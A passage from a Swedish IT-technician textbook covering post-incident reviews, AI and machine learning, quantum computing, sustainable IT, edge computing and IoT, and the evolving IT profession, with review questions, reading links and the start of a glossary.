Huvudmomentet i detta avsnitt är mötet för "Lessons Learned". Här samlas hela incident-teamet (IRT, se **kapitel 12.2**) för att objektivt och utan att fördela skuld analysera händelseförloppet. Man går igenom tidslinjen som skapades under logganalysen (se **kapitel 12.4**) och ställer de svåra frågorna:

Hur tog sig angriparen in? (Var det via en SQL-injektion som vi lärde oss om i **kapitel 11.5.1** eller ett svagt lösenord?)

Fungerade vår detektering (se **kapitel 12.3**) så snabbt som vi förväntade oss?

Vilka steg i vår **Incident Response Plan** (kapitel 12.2) var otydliga eller för långsamma?

Genom att vara ärlig med vad som brast kan man identifiera behov av nya tekniska investeringar, som exempelvis bättre nätverkssegmentering (se **kapitel 9.4**) eller införande av **Zero Trust**-principer.

13.10.2 Uppdatering av policies och planer

En incident avslöjar nästan alltid glapp mellan teori och praktik. Kanske visade det sig att det juridiska ombudet inte hade rätt kontaktuppgifter för att rapportera till IMY inom 72 timmar (se **kapitel 12.8**), eller att backuperna tog betydligt längre tid att läsa in än vad RTO-målet i BCDR-planen angav (se **kapitel 12.9**).

Resultatet av utvärderingen ska leda till konkreta uppdateringar av organisationens styrdokument. Detta inkluderar att revidera Playbooks för specifika attacker, uppdatera kontaktlistor och kanske förändra behörighetsstrukturer i operativsystemet (se **kapitel 8.1.4**) för att förhindra framtida "Privilege Escalation". På så sätt blir organisationen mer **resilient** (motståndskraftig) för varje incident den hanterar.

13.10.3 Rapportering och arkivering

Slutligen sammanställs en slutrapport som dokumenterar hela incidenten från upptäckt till lärdomar. Denna rapport är inte bara viktig för ledningen, utan kan även krävas av försäkringsbolag eller myndigheter. Som vi lärde oss i **kapitel 12.7 (Digital Forensik)**, måste beviskedjan (Chain of Custody) vara intakt om incidenten ska leda till rättsliga påföljder. Alla loggar, minnesdumpar och analyser arkiveras säkert enligt organisationens lagringspolicy (se **kapitel 10.8**). Genom att ha en välfylld "svart låda" av tidigare incidenter kan analytiker i framtiden snabbare känna igen mönster om samma angripare försöker igen.

Kontrollfrågor

1. Varför anses fasen "Lessons Learned" vara den viktigaste för att höja organisationens resiliens?
2. Återknyt till kapitel 12.1: Hur stänger denna fas livscykeln för en incident?
3. Vilka dokument bör uppdateras efter att en incident har analyserats?
4. Ge ett exempel på en teknisk förbättring som kan bli resultatet av en utvärdering.
5. Återknyt till kapitel 12.8: Varför är det viktigt att utvärdera hur kommunikationen fungerade under krisen?
6. Vad är syftet med att arkivera loggar och bevis även efter att incidenten är avslutad?
7. Hur kan resultatet från ett "Lessons Learned"-möte påverka nästa **Tabletop Exercise** (se kapitel 12.2)?
8. Varför är det viktigt att utvärderingen sker utan att "peka finger" eller fördela skuld?
9. Återknyt till kapitel 12.9: Vad händer om utvärderingen visar att de uppsatta RTO-målen inte gick att nå?
10. Vilken roll spelar slutrapporten för företagets ledning?

Fördjupningslänkar

NIST SP 800-61: Post-Incident Activity (Detaljerade råd om hur man genomför utvärderingar) – <https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf>

SANS Institute: The Importance of Post-Incident Reviews (Varför och hur man lär sig av kriser) – <https://www.sans.org/white-papers/33901/>

ISACA: Post-Incident Review Template (Exempel på hur en slutrapport kan struktureras) – <https://www.isaca.org/resources/news-and-trends/isaca-now-blog/2020/how-to-conduct-a-post-incident-review>

ENISA: Post-incident analysis and reporting (Europeiska unionens riktlinjer för struktur och innehåll) – <https://www.enisa.europa.eu/topics/incident-response/post-incident-analysis>

MSB: Att lära av it-incidenter (Vägledning för ett systematiskt förbättringsarbete) – <https://www.msb.se/sv/publikationer/att-lara-av-it-incidenter/>

CISA: Lessons Learned from Real-World Incidents (Fallstudier och lärdomar från stora attacker) – <https://www.cisa.gov/resources-tools/resources/lessons-learned-real-world-incidents>

Microsoft Learn: Post-incident review in Azure (Hur man automatiserar och dokumenterar lärdomar i molnet) – <https://learn.microsoft.com/en-us/azure/site-recovery/site-recovery-post-incident-review>

Google SRE Book: Postmortem Culture (En djupdykning i hur världens största it-bolag hanterar fel utan att skuldbelägga) – <https://sre.google/sre-book/postmortem-culture/>

Egna anteckningar

(Reflektera över hur en organisations kultur kring att erkänna misstag påverkar dess faktiska it-säkerhet.)

14 Framtidens teknik och hållbarhet

Vi har under bokens gång rört oss från de minsta transistorerna på en processor till komplexa nätverk och sofistikerat digitalt försvar. Men teknikutvecklingen stannar aldrig av, och som blivande it-tekniker kommer du att arbeta i en miljö som ständigt förändras. Det sista kapitlet i denna bok ägnas åt de trender som just nu omformar hela vår industri: den artificiella intelligensens intåg, kvantdatorernas potential och det akuta behovet av en hållbar it-sektor.

14.1 Artificiell Intelligens (AI) och Maskininlärning

Artificiell intelligens har gått från att vara ett science fiction-koncept till att bli en integrerad del av nästan varje tekniskt system vi använder. För en it-tekniker innebär detta en fundamental förändring i hur system administreras och underhålls. Vi lämnar nu den tid då datorer enbart följde strikta, förprogrammerade instruktioner och går in i en era där systemen kan lära sig av data, identifiera mönster och fatta beslut med en snabbhet som vida överstiger mänsklig förmåga.

Det är viktigt att skilja på begreppen artificiell intelligens och maskininlärning. AI är det övergripande målet – att skapa maskiner som kan utföra uppgifter som normalt kräver mänsklig intelligens. Maskininlärning (ML) är den metod vi oftast använder för att nå dit. Istället för att en människa skriver exakt hur en brandvägg ska känna igen ett intrång, tränas en maskininlärningsmodell på miljontals exempel på både normal och skadlig trafik. Modellen lär sig då själv att se de små avvikelser som tyder på en attack, ofta innan en människa ens har hunnit reagera.

Inom modern it-infrastruktur ser vi AI-teknik främst genom automatisering och prediktivt underhåll. Ett modernt datacenter använder AI för att optimera strömförbrukning och kylning i realtid, vilket sparar enorma mängder energi. Inom mjukvaruadministration ser vi hur AI-baserade agenter kan sköta "patch management" – alltså uppdateringar av system – genom att först testa uppdateringen i en isolerad miljö, analysera eventuella fel och sedan rulla ut den på ett säkert sätt utan mänsklig inblandning.

För hårdvarans del har AI-vågen inneburit en renässans för specialiserade kretsar. Vi har tidigare pratat om grafikkortets (GPU) roll för bildbehandling (se kapitel 1.6), men idag är GPU:er och nya dedikerade AI-processorer, så kallade NPU:er (Neural Processing Units), ryggraden i AI-utvecklingen. Dessa är byggda för att hantera de massiva mängder parallella matematiska beräkningar som krävs för att driva stora språkmodeller och neurala nätverk.

Yrkesrollen för en it-tekniker håller på att skifta. Det handlar i allt mindre utsträckning om att manuellt konfigurera enskilda enheter och i allt högre grad om att övervaka och styra de AI-system som sköter konfigurationen. Detta ställer nya krav på förståelse för dataetik och källkritik. En AI-modell är aldrig bättre än den data den tränats på; om datan är vinklad eller felaktig kommer även systemets beslut att bli det. Att förstå hur dessa algoritmer fattar sina beslut – ofta kallat "Explainable AI" – kommer att bli en av framtidens viktigaste kompetenser för it-proffs (<https://www.ibm.com/topics/explainable-ai>).

Diskussionsfrågor

1. Hur skiljer sig maskininlärning från traditionell programmering när det gäller att lösa ett tekniskt problem?
2. Analysera hur införandet av AI i ett SOC (Security Operations Center) påverkar kraven på den personal som arbetar där.
3. På vilket sätt har efterfrågan på AI-tjänster påverkat utvecklingen av datorhårdvara under de senaste åren?
4. Resonera kring riskerna med att låta ett AI-system sköta automatiska säkerhetsuppdateringar utan mänsklig översyn.
5. Vad innebär begreppet "Explainable AI" och varför är det kritiskt i ett yrkesmässigt sammanhang?
6. Hur kan AI bidra till att göra stora datacenter mer energieffektiva?
7. Diskutera förhållandet mellan datakvalitet och AI-modellens tillförlitlighet i ett administrativt system.
8. På vilket sätt kan AI användas av angripare för att göra cyberattacker mer effektiva, och hur bör försvaret svara?
9. Vilka fördelar finns det med att använda en dedikerad NPU jämfört med en vanlig CPU för AI-beräkningar?
10. Hur tror du att rollen som "it-support" förändras när användare får tillgång till avancerade AI-assistenter för felsökning?

Fördjupningslänkar

Element of AI (En kostnadsfri grundkurs i AI framtagen av Helsingfors universitet och Reaktor) – <https://www.elementsofai.se/>

NVIDIA: What is a GPU? (Om hur grafikprocessorer blev AI-motorn) – <https://www.nvidia.com/en-us/geforce/news/what-is-a-gpu/>

Google DeepMind (Ledande forskning inom AI och maskininlärning) – <https://www.deepmind.com/>

EU AI Act (Världens första omfattande regelverk för artificiell intelligens) – <https://artificialintelligenceact.eu/>

Microsoft Azure AI (Översikt av AI-tjänster i molnet) – <https://azure.microsoft.com/en-us/solutions/ai/>

OpenAI Research (Forskningen bakom stora språkmodeller) – <https://openai.com/research>

MIT Technology Review: AI (Nyheter och analys om AI:s påverkan) – <https://www.technologyreview.com/topic/artificial-intelligence/>

TensorFlow (Ett av de mest använda ramverken för att bygga ML-modeller) – <https://www.tensorflow.org/>

AI Ethics Guidelines (EU:s etiska riktlinjer för pålitlig AI) – <https://digital-strategy.ec.europa.eu/en/library/ethics-guidelines-trustworthy-ai>

Hugging Face (En plattform för att dela och använda öppna AI-modeller) – <https://huggingface.co/>

Egna anteckningar

(Reflektera över hur du själv har använt AI-verktyg under din utbildning och vilka risker respektive möjligheter du ser med att förlita dig på dessa verktyg i ditt framtida yrke.)

14.2 Kvantdatorer och framtidens beräkningskraft

Samtidigt som vi ser en enorm utveckling inom traditionell halvledarteknik (se kapitel 1.2), närmar vi oss den fysiska gränsen för hur små vi kan göra transistorer på ett kiselchip. När komponenterna blir så små att de bara består av enstaka atomer börjar kvantfysikaliska effekter störa de elektriska signalerna. Men istället för att se detta enbart som ett hinder, har forskare skapat en helt ny typ av dator: kvantdatorn. För en it-tekniker i framtiden representerar detta inte bara snabbare hårdvara, utan ett helt nytt sätt att hantera information som kan komma att runda många av de säkerhetsprinciper vi förlitar oss på idag.

En traditionell dator arbetar med bitar som antingen är 1 eller 0. En kvantdator använder istället kvantbitar, eller **qubits**. Genom ett fenomen som kallas superposition kan en qubit vara 1, 0 eller båda tillstånden samtidigt. Dessutom kan qubits sammanflätas genom "entanglement", vilket innebär att tillståndet hos en qubit direkt påverkar en annan, oavsett avstånd. Detta gör att en kvantdator kan utföra massiva beräkningar parallellt på ett sätt som en superdator aldrig skulle kunna drömma om. Problem som skulle ta miljarder år för dagens mest kraftfulla datorer att lösa kan en kvantdator teoretiskt hantera på några minuter.

Inom it-säkerhet är kvantdatorn både ett hopp och ett hot. Det största hotet ligger i att kvantdatorer är extremt effektiva på att lösa de matematiska problem som ligger till grund för dagens asymmetriska kryptering, såsom RSA (se kapitel 11.3). Den dag en tillräckligt kraftfull kvantdator existerar kan i princip all nuvarande krypterad kommunikation som sparats av angripare låsas upp. Detta har lett till utvecklingen av "Post-Quantum Cryptography" (PQC), vilket är nya krypteringsalgoritmer som är designade för att vara resistent även mot kvantattacker (<https://www.nist.gov/post-quantum-cryptography>).

Trots sin enorma potential är kvantdatorer idag extremt känsliga. De kräver temperaturer nära den absoluta nollpunkten för att fungera, vilket innebär att de inte kommer att ersätta din laptop eller din smartphone inom överskådlig tid. Snarare kommer vi att se dem som specialiserade resurser i molnet, där de används för specifika uppgifter som att simulera nya material, optimera komplexa logistikflöden eller knäcka avancerade koder. Som tekniker i framtiden kommer din kontakt med dessa system

troligen ske via API:er och molntjänster, snarare än genom fysiskt underhåll av själva kvantprocessorn.

Diskussionsfrågor

1. Resonera kring varför den traditionella miniatyriseringen av transistorer når en gräns och hur kvantdatorer erbjuder en alternativ väg framåt.
2. Förklara på ett analytiskt sätt skillnaden i beräkningskapacitet mellan en bit och en qubit när antalet enheter ökar.
3. Vilka specifika delar av den it-säkerhet vi gått igenom i kapitel 11 blir mest sårbara vid genombrottet för kvantdatorer?
4. Varför är det problematiskt för företag och myndigheter att vänta med att implementera kvantsäker kryptering tills kvantdatorerna faktiskt är här?
5. Diskutera varför kvantdatorer troligen kommer att förbli en molnbaserad resurs istället för att bli personliga datorer.
6. På vilket sätt kan sammanflätning (entanglement) förändra hur vi ser på dataöverföring och kommunikationshastighet?
7. Analysera hur kvantberäkningar kan påverka utvecklingen av den artificiella intelligens vi diskuterade i avsnitt 14.1.
8. Vilka miljömässiga utmaningar ser du med driften av kvantdatorer med tanke på de extrema kylkrav som finns?
9. Hur bör en it-arkitekt tänka idag för att "kvantsäkra" ett nätverk som ska fungera i minst tio år framåt?
10. Om kvantdatorer kan knäcka dagens kryptering, vilka blir de etiska konsekvenserna för rätten till digitalt privatliv?

Fördjupningslänkar

IBM Quantum (Plattform för att lära sig och testa kvantprogrammering) – <https://www.ibm.com/quantum>

Google Quantum AI (Senaste nyheterna om Googles kvantforskning) – <https://quantumai.google/>

MIT Technology Review: Quantum Computing – <https://www.technologyreview.com/topic/computing/quantum-computing/>

NIST Post-Quantum Cryptography (Standardiseringsarbetet för ny kryptering) – <https://csrc.nist.gov/projects/post-quantum-cryptography>

Microsoft Azure Quantum (Ett ekosystem för kvantberäkningar i molnet) – <https://azure.microsoft.com/en-us/products/quantum/>

Intel Labs: Quantum Computing (Om utvecklingen av kvantprocessorer) – <https://www.intel.com/content/www/us/en/research/quantum-computing.html>

Quanta Magazine: Quantum Computing (Vetenskaplig fördjupning i kvantmekanik och beräkning) – <https://www.quantamagazine.org/tag/quantum-computing/>

Quantum Computing Report (Analys av marknaden och teknikutvecklingen) – <https://quantumcomputingreport.com/>

Cloudflare: What is Post-Quantum Cryptography? – <https://www.cloudflare.com/learning/security/post-quantum-cryptography/>

CERN Quantum Technology Initiative (Hur världens största partikelfysiklab använder kvantteknik) – <https://quantum.cern/>

Egna anteckningar

(Reflektera över begreppet "Harvest now, decrypt later" och vad det innebär för känslig information som skickas över internet idag.)

14.3 Hållbar IT och den cirkulära ekonomin

Samtidigt som den digitala transformationen hjälper till att lösa många av samhällets utmaningar, medför den också en betydande miljöbelastning. För en it-tekniker handlar hållbarhet inte bara om att sänka elräkningen i ett datacenter, utan om att förstå hela livscykeln för den hårdvara vi tidigare studerat i kapitel 1. Från utvinning av sällsynta jordartsmetaller till hantering av uttjänt elektronik krävs en övergång från en linjär modell – där vi köper, använder och kastar – till en cirkulär ekonomi där resurser behålls i systemet så länge som möjligt.

En av de mest kritiska faktorerna för hållbar it är energiförbrukningen i datacenter. Vi har tidigare nämnt hur kylning är en förutsättning för stabil drift (se kapitel 1.5), men i stor skala kräver detta enorma mängder elektricitet. Ett vanligt mätvärde inom industrin är PUE (Power Usage Effectiveness), vilket är förhållandet mellan den totala energi som förbrukas av anläggningen och den energi som faktiskt når it-utrustningen. Ju närmare 1.0 värdet är, desto mer effektiv är kylanläggningen och strömförsörjningen. Som tekniker i framtiden kommer du sannolikt att arbeta med system som automatiskt optimerar arbetsbelastningen mellan servrar för att minimera spillvärme och energispill (<https://www.energimyndigheten.se/effektiv-energianvandning/fastigheter-och-byggnader/datahallar/>).

Hårdvaruproduktion är en annan stor utmaning. Tillverkningen av en enda bärbar dator kräver tusentals liter vatten och utvinning av metaller som kobolt, litium och guld, processer som ofta har en förödande inverkan på lokala ekosystem. Den cirkulära ekonomin innebär att vi som tekniker måste omvärdera begrepp som "end-of-life". Istället för att byta ut en hel flotta av datorer efter tre år på grund av att batterierna blivit sämre eller lagringen är full, bör vi arbeta med modulär design och reparation (se kapitel 1.4). Genom att uppgradera enskilda komponenter som RAM eller SSD kan vi förlänga enhetens livslängd med flera år, vilket drastiskt minskar koldioxidavtrycket per användare.

Slutligen är hanteringen av e-avfall (electronic waste) en kritisk punkt. När utrustning väl når vägs ände får den aldrig betraktas som sopor. Den innehåller material som är både värdefulla och giftiga. Som professionell tekniker är det ditt ansvar att säkerställa att uttjänt hårdvara tas om hand

av certifierade återvinningsföretag som kan utvinna metallerna på ett säkert sätt. Att införa rutiner för säker radering av data (se kapitel 13.5) är en förutsättning för att hårdvara ska kunna säljas vidare på en andrahandsmarknad utan att riskera företagshemligheter. Hållbar it handlar i slutändan om att förena teknisk prestanda med ett långsiktigt etiskt ansvar för planetens resurser (<https://tcocertified.com/sv/sustainable-it/>).

Kontrollfrågor

1. Resonera kring begreppet PUE och förklara varför ett värde nära 1.0 är eftersträvaransvärt men svårt att nå i praktiken.
2. Analysera hur en övergång till cirkulär ekonomi förändrar it-avdelningens roll när det gäller inköp och inventariehantering.
3. Vilka miljömässiga och etiska problem är kopplade till utvinningen av råmaterial för moderna komponenter som SSD och batterier?
4. På vilket sätt kan virtualisering (se kapitel 10) bidra till en mer hållbar it-miljö i ett stort företag?
5. Diskutera utmaningarna med att balansera kravet på hög säkerhet (t.ex. destruktions av lagringsmedier) mot målet att återanvända hårdvara.
6. Hur påverkar valet av operativsystem och mjukvaruoptimering den fysiska hårdvarans energiförbrukning över tid?
7. Resonera kring fördelarna och nackdelarna med modulär hårdvarudesign jämfört med dagens integrerade konsumentelektronik.
8. Vilket ansvar har en it-tekniker personligen när det gäller att motverka "slit-och-släng"-kulturen inom en organisation?
9. Hur kan spillvärme från stora datacenter användas som en resurs i ett urbant samhälle?
10. Analysera sambandet mellan molntjänster och global energiförbrukning – blir det mer hållbart när vi flyttar datakraften från lokala rum till molnet?

Fördjupningslänkar

TCO Certified (Global hållbarhetscertifiering för it-produkter) –

<https://tcocertified.com/sv/>

Sveriges Miljömål: Begränsad klimatpåverkan –

<https://www.sverigesmiljomal.se/miljomalen/begransad-klimatpaverkan/>

The Restart Project (En organisation som arbetar för rätten att reparera elektronik) – <https://therestartproject.org/>

Greenpeace: Guide to Greener Electronics –

<https://www.greenpeace.org/international/act/greener-electronics/>

Ellen MacArthur Foundation: Circular Economy in the Digital Sector –

<https://ellenmacarthurfoundation.org/topics/circular-economy-introduction/overview>

Naturvårdsverket: Elektronikavfall –

<https://www.naturvardsverket.se/vagledning-och-stod/avfall/farligt-avfall/elektronikavfall/>

Fairphone (Exempel på ett företag som arbetar med etisk och modulär elektronik) – <https://www.fairphone.com/en/>

IEEE Sustainable Computing (Vetenskaplig forskning kring energieffektiv beräkning) – <https://www.computer.org/communities/special-technical-communities/sustainable-computing>

European Commission: Circular Electronics Initiative –

https://ec.europa.eu/environment/strategy/circular-economy-action-plan_en

Global E-waste Monitor (Statistik och analys av världens e-avfall) –

<https://ewastemonitor.info/>

Egna anteckningar

(Reflektera över din egen inställning till att reparera kontra att köpa nytt. Hur skulle du som tekniker motivera en investering i dyrare men mer lättreparerad utrustning för en ekonomichef?)

14.4 Edge Computing och sakernas internet (IoT)

Under det senaste decenniet har vi sett en kraftig centralisering av it-resurser till molnet (se kapitel 11), men i takt med att antalet uppkopplade enheter ökar, uppstår nya utmaningar som molnet ensamt inte kan lösa. **Sakernas internet**, eller **IoT (Internet of Things)**, innebär att allt från industrirobotar och självkörande fordon till smarta klockor och glödlampor är anslutna till nätverket. När miljarder enheter ständigt genererar data skapas flaskhalsar i bandbredden och fördröjningar (latency) som kan vara kritiska. Lösningen på detta är **Edge Computing**, där vi flyttar beräkningskraften och datalagringen närmare källan – till nätverkets "kant".

I en traditionell molnlösning skickas all data från en sensor till ett datacenter som kan ligga hundratals mil bort för analys, innan ett svar skickas tillbaka. För en smart termostad i ett hem spelar en fördröjning på ett par sekunder ingen roll, men för en självkörande bil som måste fatta beslut på millisekunder för att undvika en olycka är molnet för långsamt. Med Edge Computing placeras små, kraftfulla datornoder lokalt – i fordonet, i fabrikshallen eller i en närliggande 5G-mast. Dessa noder bearbetar den viktigaste informationen omedelbart och skickar endast sammanfattningar eller aggregerad data vidare till det centrala molnet för långtidslagring och djupare analys.

För en it-tekniker innebär IoT och Edge en dramatisk ökning av antalet enheter att administrera och säkra. Vi pratar inte längre om hundratals datorer, utan om tusentals små enheter som ofta saknar de inbyggda säkerhetsfunktioner vi är vana vid hos servrar och klienter. Många IoT-enheter har begränsad hårdvara, vilket gör att de inte kan köra avancerade antivirusprogram eller tunga krypteringsalgoritmer. Detta gör dem till tacksamma mål för angripare som vill bygga botnät (se kapitel 12.3). Strategin för att hantera detta kallas ofta för "Micro-segmentation", där man i nätverket (se kapitel 9.4) isolerar IoT-enheterna så att en kompromitterad glödlampa inte kan användas som språngbräda för att nå företagets databas (<https://www.cisco.com/c/en/us/solutions/enterprise-networks/what-is-iot-security.html>).

Framväxten av 5G-teknik fungerar som en katalysator för denna utveckling. 5G erbjuder inte bara högre hastigheter, utan framför allt lägre

fördröjning och möjligheten att hantera ett enormt antal simultana anslutningar per kvadratkilometer. Detta gör det möjligt att implementera "Digitala tvillningar" – digitala kopior av fysiska system, som en hel motor eller ett kraftverk, som uppdateras i realtid via sensorer. Som tekniker i denna miljö kommer du att arbeta med en hybridinfrastruktur där gränsen mellan hårdvara, nätverk och mjukvara suddas ut alltmer. Att kunna felsöka anslutningar i komplexa trådlösa miljöer och hantera distribuerad mjukvara blir centrala färdigheter i framtidens yrkesroll (<https://www.ibm.com/topics/edge-computing>).

Diskussionsfrågor

1. Analysera varför Edge Computing är en nödvändighet för införandet av självkörande fordon i stor skala.
2. Resonera kring de säkerhetsrisker som uppstår när "dumma" föremål i ett hem eller på en industri blir uppkopplade.
3. På vilket sätt förändras behovet av bandbredd i ryggradsnätet (backbone) när vi går från en ren molnmodell till en Edge-modell?
4. Diskutera utmaningarna med att underhålla och uppdatera mjukvara på tusentals geografiskt spridda IoT-enheter jämfört med servrar i ett datacenter.
5. Hur påverkar 5G-utbyggnaden möjligheterna att använda VR (Virtual Reality) och AR (Augmented Reality) inom it-support och service?
6. Resonera kring integritetsfrågorna som uppstår när allt fler sensorer i vår fysiska miljö ständigt samlar in och analyserar data.
7. Vilka krav ställs på hårdvaran i en Edge-nod jämfört med en traditionell server när det gäller miljöfaktorer som temperatur och vibrationer?
8. Analysera begreppet "Shadow IT" i relation till IoT – vad händer när anställda tar med egna smarta prylar till arbetsplatsens nätverk?
9. Hur kan en digital tvilling användas för att förutsäga hårdvarufel innan de faktiskt inträffar (predictive maintenance)?
10. Diskutera hur yrkesrollen för en nätverkstekniker förändras när nätverket inte längre bara består av kablar och switchar utan även tusentals sensorer.

Fördjupningslänkar

The Things Network (Ett globalt öppet community för IoT) –
<https://www.thethingsnetwork.org/>

Microsoft Azure IoT Central (Plattform för hantering av IoT-enheter) –
<https://azure.microsoft.com/en-us/products/iot-central/>

AWS IoT Greengrass (Information om hur Edge-enheter kan köra kod lokalt) – <https://aws.amazon.com/greengrass/>

Linux Foundation: Edge Computing (Öppna projekt för Edge-infrastruktur) – <https://www.lfedge.org/>

IEEE Internet of Things Journal (Vetenskapliga artiklar om den senaste IoT-forskningen) – <https://iee-iotj.org/>

Ericsson: 5G for IoT (Teknisk genomgång av hur mobilnätet möjliggör sakernas internet) – <https://www.ericsson.com/en/5g/iot>

IoT Security Foundation (Organisation som arbetar för säkrare uppkopplade enheter) – <https://www.iotsecurityfoundation.org/>

Post- och telestyrelsen (PTS): 5G i Sverige –
<https://www.pts.se/sv/bransch/radio/5g/>

Gartner: Top Strategic Technology Trends - Edge Computing –
<https://www.gartner.com/en/information-technology/glossary/edge-computing>

Industrial Internet Consortium (Standarder och ramverk för IoT inom industrin) – <https://www.iiconsortium.org/>

Egna anteckningar

(Reflektera över hur många uppkopplade enheter du själv har i din närhet och vilka av dem som faktiskt skulle kunna fungera utan en internetanslutning.)

14.5 Den föränderliga yrkesrollen och livslångt lärande

När du nu lägger ifrån dig denna bok och blickar ut mot arbetsmarknaden eller fortsatta studier, är det med insikten att den it-tekniker som fanns för tjugo år sedan nästan helt har försvunnit. Förr handlade yrket mycket om att vara en "fixare" som sprang mellan kontorsplatser för att byta trasiga hårddiskar eller installera skrivardrivrutiner lokalt. Idag, och i ännu högre grad i framtiden, är yrkesrollen transformerad till att vara en arkitekt och orkestrerare av komplexa system. Som vi sett genom bokens senare kapitel handlar modern datorteknik mindre om enskilda komponenter och mer om hur mjukvara, nätverk, säkerhet och molntjänster samverkar i en global infrastruktur.

Den snabba teknikutvecklingen innebär att den viktigaste färdigheten du tar med dig inte är kunskapen om en specifik version av ett operativsystem eller en viss modell av en router, utan förmågan till livslångt lärande. Inom it-branschen brukar man säga att kunskap har en kort bäst-före-tid. Det du lärt dig idag kommer att behöva kompletteras och uppdateras redan imorgon. Att "lära sig att lära" – att snabbt kunna ta till sig dokumentation, förstå nya protokoll och kritiskt utvärdera nya verktyg – är det som kommer att definiera din framgång i yrkeslivet. Detta kräver en nyfikenhet och en vilja att ständigt befinna sig i en lärande fas (<https://www.skolverket.se/skolutveckling/inspiration-och-stod-i-arbetet/stod-i-arbetet/livslangt-larande>).

En annan tydlig trend är att de så kallade "mjuka färdigheterna" (soft skills) blivit precis lika viktiga som de tekniska. I rollen som tekniker eller administratör fungerar du ofta som en bro mellan avancerad teknik och människor som behöver tekniken för att utföra sitt arbete. Förmågan att kommunicera komplexa säkerhetshot (se kapitel 12) på ett sätt som en företagsledning förstår, eller att pedagogiskt guida en användare genom en incident, är ovärderligt. Dessutom tillkommer ett tungt etiskt ansvar. Som tekniker har du ofta "nycklarna till riket" med tillgång till känsliga data och system. Att agera med integritet och följa de lagar och regler som finns kring personlig integritet och datasäkerhet är en grundpelare i den professionella yrkesrollen (<https://www.ieee.org/about/corporate/governance/p7-8.html>).

Slutligen ser vi en förskjutning mot specialisering inom områden som cybersäkerhet, dataanalys och molnarkitektur. Samtidigt efterfrågas "T-formad kompetens" – vilket innebär att du har en bred grundförståelse för hela it-fältet (det horisontella strecket i T:et) men är djupt specialiserad inom ett specifikt område (det vertikala strecket). Denna bok har gett dig den breda grunden. Från och med nu är det du som väljer vilken väg du ska fördjupa dig i. It-världen är inte längre en statisk arbetsplats, utan ett dynamiskt ekosystem där du har möjligheten att vara med och forma framtidens samhälle. Resan som började med en enkel bit och en processor i kapitel 1 slutar inte här – den har precis börjat.

Diskussionsfrågor

1. Resonera kring begreppet "livslångt lärande" – varför är det mer kritiskt inom it-sektorn än i många andra branscher?
2. Analysera hur övergången från lokal hårdvaruservice till molnbaserad systemadministration påverkar it-teknikerns vardag.
3. Diskutera varför kommunikationsförmåga och pedagogik har blivit centrala kompetenser för en modern it-administratör.
4. På vilket sätt kan en bred grundförståelse för hårdvara (kapitel 1–7) hjälpa dig även om du i framtiden bara arbetar med mjukvarubaserad säkerhet?
5. Resonera kring de etiska utmaningar man möter när man har högsta behörighet (root/admin) i ett företags nätverk.
6. Hur tror du att balansen mellan formella utbildningar (som examen) och praktiska certifieringar kommer att se ut i framtiden?
7. Diskutera begreppet "T-formad kompetens" och identifiera vilka områden du själv skulle vilja ha som din "vertikala" fördjupning.
8. På vilket sätt påverkar automatisering och AI (se kapitel 14.1) risken för att vissa tekniska yrkesroller försvinner?
9. Resonera kring vikten av nätverkande och kunskapsdelning inom it-communityn (t.ex. genom Open Source-projekt).
10. Vilket råd skulle du ge till en elev som just ska börja kapitel 1 i denna bok, nu när du själv har tagit dig igenom hela materialet?

Fördjupningslänkar

Coursera: Top IT Skills for the Future – <https://www.coursera.org/articles/it-skills>

LinkedIn Learning: The Evolution of IT Roles –
<https://www.linkedin.com/learning/topics/information-technology>

Microsoft Learn: Career Paths in IT –
<https://learn.microsoft.com/en-us/credentials/browse/>

CompTIA: IT Industry Outlook (Årlig rapport om trender och jobb i it-branschen) – <https://www.comptia.org/content/research/it-industry-outlook-2024>

World Economic Forum: The Future of Jobs Report –
<https://www.weforum.org/reports/the-future-of-jobs-report-2023/>

ACM Code of Ethics and Professional Conduct – <https://www.acm.org/code-of-ethics>

EdX: Computer Science and Professional Development –
<https://www.edx.org/school/computer-science>

Pluralsight: Technology Skills Report –
<https://www.pluralsight.com/resource-center/state-of-upskilling-2023>

Dice: Tech Salary Report & Career Trends –
<https://www.dice.com/recruiters/insights/salary-report/>

Myndigheten för yrkeshögskolan: Utbildningar inom IT –
<https://www.myh.se/>

Egna anteckningar

(Reflektera över din egen utveckling från det att du började läsa denna bok till idag. Vilket område har överraskat dig mest och var ser du dig själv om fem år?)

Appendix I – Begrepp

3-2-1-regel: Tre kopior, två olika medier, en kopia off-site – grundregel för backup.

A/B-test: Metod för att jämföra två varianter och mäta effekt.

AC-ström: Växelström; vägguttagets ström som PSU omvandlar till DC.

ACL (Access Control List): Lista som styr åtkomst till fil, mapp eller resurs.

ADB (Android Debug Bridge): Verktyg för att styra/felsöka Android-enheter.

ADK (Assessment and Deployment Kit): Microsoft-verktyg för Windows-deployment.

AHCI: SATA-drivrutinsläge som möjliggör NCQ och hot swap.

AI (Artificiell Intelligens): Teknik som syftar till att skapa maskiner med mänsklig kognitiv förmåga och problemlösningsförmåga.

AIO-kylare: "All-in-one" vattenkylning med pump/radiator i ett kit.

AM4: AMD:s äldre processorsockel för Ryzen-processorer som använder DDR4-minne.

AM5: AMD:s moderna processorsockel för Ryzen-processorer som använder DDR5-minne.

Anisotropisk filtrering: Teknik som skärper texturer när de betraktas i sneda vinklar.

Anti-aliasing (AA): Kantutjämning som minskar "trappstegseffekter" i digital grafik.

APFS: Apples filsystem optimerat för SSD med stöd för snapshots och kryptering.

AppArmor: Linux-säkerhetsmodul som begränsar enskilda programs behörigheter och resurstillgång.

ARC (Automatic Reference Counting): Minneshantering som sker genom att räkna antalet referenser till ett objekt.

ARP: Protokoll som översätter en IP-adress till en fysisk MAC-adress i ett lokalt nätverk.

ARP-cache: En tabell i datorn eller routern över nyligen upplösta IP-till-MAC-par.

ATX: Den vanligaste formfaktorn för moderkort och chassin för stationära datorer.

Auto-negotiation: Automatisk förhandling av nätverkslänkens hastighet och duplexläge.

AVX/AVX2/AVX-512: Vektor-instruktioner i processorn som accelererar tunga parallella beräkningar.

Backup: En extra kopia av data som sparas för att möjliggöra återställning vid förlust eller skada.

Bandbredd: Den maximala mängden data som kan överföras per sekund över en nätverksförbindelse.

BCD (Boot Configuration Data): Microsofts databas för startkonfiguration i moderna Windows-versioner.

BGP (Border Gateway Protocol): Det primära routingprotokollet som används för att styra trafik mellan olika autonoma system på internet.

Bifrost: En specifik GPU-arkitektur från ARM designad för mobila enheter.

BIOS: Äldre typ av firmware som initierar hårdvaran och startar operativsystemet.

